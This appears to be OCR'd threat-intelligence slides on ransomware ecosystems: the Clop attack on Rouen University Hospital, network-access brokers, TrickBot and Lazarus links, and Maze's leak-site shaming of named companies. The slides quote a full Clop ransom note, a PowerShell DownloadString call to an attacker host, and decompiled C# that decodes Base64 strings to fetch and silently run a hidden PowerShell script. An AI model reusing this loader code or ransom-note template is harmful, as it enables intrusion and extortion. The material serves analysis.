
Clop Ransomware Attack: Rouen University Hospital France

- Analysis: .clop
- Targeted Attack (Linked to TA505)



```
All files on each host in the network have been encrypted with a strong algorithm.

Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.
If you want to restore your files write to emails (contacts are at the bottom of the sheet) and attach 3-5 encrypted files
(Less than 5 Mb each, non-archived and your files should not contain valuable information
(Databases, backups, large excel sheets, etc.)).
You will receive decrypted samples.

Message this information to company's CEO, unlocking of 1 computer only is impossible, only whole network.

Attention!!!
Your warranty - decrypted samples.
Do not rename encrypted files.
Do not try to decrypt your data using third party software.
We don`t need your files and your information.

CONTACT EMAIL:
unlock@goldenbay.su
or
unlock@graylegion.su
AND
[redacted]
Dont Worry C|OP ^_-
```

Underground Infrastructures for Monetizing Corporate Breaches



ACCESS TO CORPORATE NETWORK

Access-as-a-commodity

Access-as-a-service


Hackers specializing in network vulnerabilities obtain access through compromised RDPs, credential stealers or botnets. Most often, these accesses are sold directly on the darkweb

If the network access is not sold directly, intermediaries offer specific files or financial databases or provide access to the segments of the compromised environment to manipulate it


Access owners offer other hackers to upload their malicious files (primarily ransomware), establish secure access for one session, or offer to use the network to disseminate malware via spam or bots

2. APT Approach & Ransomware (TrickBot & “Lazarus” Angle)

The "Anchor" Mystery




The “Anchor” Mystery: The North Korean “Lazarus” APT



```
DownloadString("https://ecombox.store/tbl_add.php?action=cgetpas")
```

The North Korean “Lazarus” APT Angle: Chilean Redbanc Intrusion

The malware functions responsible for execution are contained within the ThreadProc and SendUrl functions, processing Base64-encoded parameters and executing the PowerRatankba code.




```
public void ThreadProc()
{
    string s = "aHR0cHM6Ly9lY29tYm94LnN0b3JlL3RibF9hZGQucGhwP2FjdGlvbj1hZ2V0cHNi";
    string text = "c:\\users\\public\\REG_TIME.ps1";
    if (SendUrl(Encoding.ASCII.GetString(Convert.FromBase64String(s)), text))
    {
        Process process = new Process();
        process.StartInfo = new ProcessStartInfo();
        process.StartInfo.FileName = Encoding.ASCII.GetString(Convert.FromBase64String("cG93ZXJzaGVsbA=="));
        process.StartInfo.Arguments = Encoding.ASCII.GetString(Convert.FromBase64String("LWVwIGJ5cGFzcyAtdyBoaWRkZW4gLWZpbGUgYzpcdXNlcnNccHVibGljXFJFR19USU1FLnBzMQ=="));
        process.StartInfo.UseShellExecute = true;
        process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        process.Start();
        Thread.Sleep(5000);
        File.Delete(text);
    }
}
```

"https://ecombox.store/tbl_add.php?action=agetpsb"
“powershell”
“-ep bypass -w hidden -file c:\users\public\REG_TIME.ps1”

Image 2: ThreadProc decodes the Base64-encoded values and executes the PowerShell script.

III. Ransomhacks (REvil & Maze Publicizing Leaks)

MAZE Ransomware: Leak Portal Victim Shaming



New Clients

Manson Construction Co. - 5% published

Innotech-Execaire Aviation Group - 5% published

Virtual Guard - 5% published

Ostermeier FZE - 5% published

OWL Underwriting - 5% published

Caldwell Toyota - 5% published

Club Fitness - 5% published

LG ELECTRONICS - 1% published

Xerox Corporation

WorldNet Telecommunications

Represented here companies do not wish to cooperate with us, and trying to hide our successful attack on their resources. Wait for their databases and private papers here. Follow the news! P.S. We have the second domain: newsmaze.top.

To contact us use the feedback form of our news website.

Optimara

http://www.optimara.com

Article about OPTIMARA have been locked

Cryptoransomware

admin , 6415 Read More ›

Andrew Cross & Co.

https://www.andrew-cross.com

Article about Andrew Cross & Co. have been locked

